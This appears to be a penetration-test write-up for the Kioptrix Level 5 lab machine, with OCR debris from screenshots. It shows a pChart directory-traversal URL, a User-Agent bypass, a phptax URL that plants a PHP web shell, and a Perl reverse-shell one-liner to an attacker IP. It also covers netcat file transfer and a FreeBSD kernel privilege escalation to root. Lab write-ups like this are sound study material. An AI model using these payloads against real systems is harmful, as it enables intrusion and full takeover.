


Step 3: FreeBSD Configure Apache

Quick facts about Apache version 2.2 under FreeBSD:

1. Default HTTP port: **80**
2. Default HTTPS (SSL) port: **443**
3. Default DocumentRoot directory: **/usr/local/www/apache22 /data/**
4. Default cgi-bin directory: **/usr/local/www/apache22/cgi-bin/**
5. Default Error Log File: **/var/log/httpd-error.log**
6. Default Access Log File: **/var/log/httpd-access.log**
7. Default suexec log (if compiled with suexec): **/var/log/httpd-suexec.log**
8. Default configuration file directory:**/usr/local/etc/apache22/** and **/usr/local/etc/apache22/extra/**
9. Default configuration file: **/usr/local/etc/apache22/httpd.conf**


Using
http://192.168.163.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf



```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>



</VirtualHost>
```


5.2 Bypassing Restricted Access on Port 8080

We found that the **Apache configuration file** indicated restricted access to port 8080 for non-Mozilla 4.0 user agents. We bypassed this restriction using **Burp Suite** to change the `User-Agent` header to `Mozilla 4.0`. After this, we gained access to a web service running **phptax**.


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


Request to https://push.services.mozilla.com:443 [34.107.243.93]

```
GET / HTTP/1.1
Host: push.services.mozilla.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-WebSocket-Version: 13
Origin: wss://push.services.mozilla.com/
Sec-WebSocket-Protocol: push-notification
Sec-WebSocket-Key: OHoNljhrMywZIv3ifugiHQ==
Connection: keep-alive, Upgrade
Sec-Fetch-Dest: websocket
Sec-Fetch-Mode: websocket
Sec-Fetch-Site: cross-site
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```




```
GET /v1/buckets/main/collections/ms-language-packs/records/cfr-v1-en-US HTTP/1.1
Host: firefox.settings.services.mozilla.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Te: trailers
Connection: close
```

Now we can open the website over port 8080 and we noticed that there is a software running called “phptax”.


192.168.163.138/
PHPTAX by William L. Bergg
192.168.163.138:8080/phptax/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
PHPTAX
1040 2002 1
1040 2002 2
SCH A&B 2002 1
SCH A&B 2002 2
SCH D 2002 1
SCH D 2002 2
SCH D1 2002 1
SCH D1 2002 2
MAKE VIEW
1040 PDF INSTRUCTIONS
W2 WORKSHEET
1040 U.S. Individual Income Tax Return 2002
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Event log (1) All issues Memory: 101.5M

5.3 Remote Code Execution (phptax)

Using **Searchsploit**, we found a remote code execution (RCE) vulnerability in the **phptax** application




```
┌──(mahmoud㉿Kali)-[~]
└─$ searchsploit phptax
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)                      | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution                   | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                                                  | php/webapps/21665.txt
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

We use the URL encoded payload in the URL then we try to execute commands through cmd parameter and we successfully executed "id" command to make sure that our exploit works well.

`httP://192.168.163.138:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E`


`http://192.168.163.138:8080/phptax/data/rce.php?cmd=id`



```
uid=80(www) gid=80(www) groups=80(www)
```

Then, we run a perl reverse shell on port 4444 to gain access on the target machine and we successfully got a shell as www user.

```
nc -nlvp 4444
```




```
┌──(mahmoud㉿Kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.163.128] from (UNKNOWN) [192.168.163.138] 37208
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$
```

<u>Perl payload :</u>
http://192.168.163.138:8080/phptax/data/rce.php?cmd=perl -e 'use Socket%3b%24i%3d"192.168.56.157"%3b%24p%3d4444%3bsocket(S%2cPF_INET%2cSOCK_STREAM%2cgetprotobyname("tcp"))%3bif(connect(S%2csockaddr_in(%24p%2cinet_aton(%24i)))){open(STDIN%2c">%26S")%3bopen(STDOUT%2c">%26S")%3bopen(STDERR%2c">%26S")%3bexec("%2fbin%2fsh -i")%3b}%3b'


6. Privilege Escalation

After gaining access to the target system as the `www` user, we searched for privilege escalation vulnerabilities. Using **Searchsploit**, we identified a **kernel privilege escalation vulnerability** in FreeBSD 9.0 (Exploit ID: 28718).



```
root@kali:~/vulnhub/kioptrix5# searchsploit FreeBSD 9.0
--------------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                       |  Path
--------------------------------------------------------------------------------------------------------------------- ---------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                                                               | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                                                         | freebsd/local/26368.c
--------------------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
root@kali:~/vulnhub/kioptrix5# searchsploit -m freebsd/local/28718.c
  Exploit: FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation
      URL: https://www.exploit-db.com/exploits/28718
     Path: /usr/share/exploitdb/exploits/freebsd/local/28718.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /root/vulnhub/kioptrix5/28718.c
```


- The exploit file was transferred to the target machine using **Netcat**:



```
┌──(mahmoud㉿Kali)-[~]
└─$ nc -nlvp 4445 < 28718.c
listening on [any] 4445 ...
connect to [192.168.163.128] from (UNKNOWN) [192.168.163.138] 44765
█
```


On target machine:

nc 192.168.56.157 4445 > 28718.c



```
┌──(mahmoud㉿Kali)-[~]
└─$ nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.163.128] from (UNKNOWN) [192.168.163.138] 22344
sh: can't access tty; job control turned off
$ whoami
www
$ nc 192.168.163.128 4445 > 28718.c
$ pwd
/usr/local/www/apache22/data2/phptax/data
$ ls
```

After that, we compile the exploit file using gcc program then execute it and we finally got a root shell.



```
$ gcc 28718.c -o 28718
28718.c:178:2: warning: no newline at end of file
$ ./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
$ whoami
root
$ █
```

7. Post-Exploitation

With root access achieved, we were able to access all system files and configurations. We documented the findings and took appropriate measures to secure the system after testing.

---

8. Conclusion

The Kioptrix Level 5 machine was compromised through a combination of web application vulnerabilities (directory traversal, RCE) and a kernel-level privilege escalation exploit. The test highlights the importance of securing web applications, updating outdated software, and maintaining proper system hardening practices.

---

9. Recommendations

1. **Update the Apache Web Server** and other services to the latest secure versions.
2. **Apply security patches** to FreeBSD to mitigate known kernel vulnerabilities.
3. Implement **user-agent header validation** securely to prevent bypasses.
4. Regularly audit and update third-party software like **pChart** and **phptax** to avoid vulnerabilities.
5. Implement stronger access control mechanisms for sensitive directories and configuration files.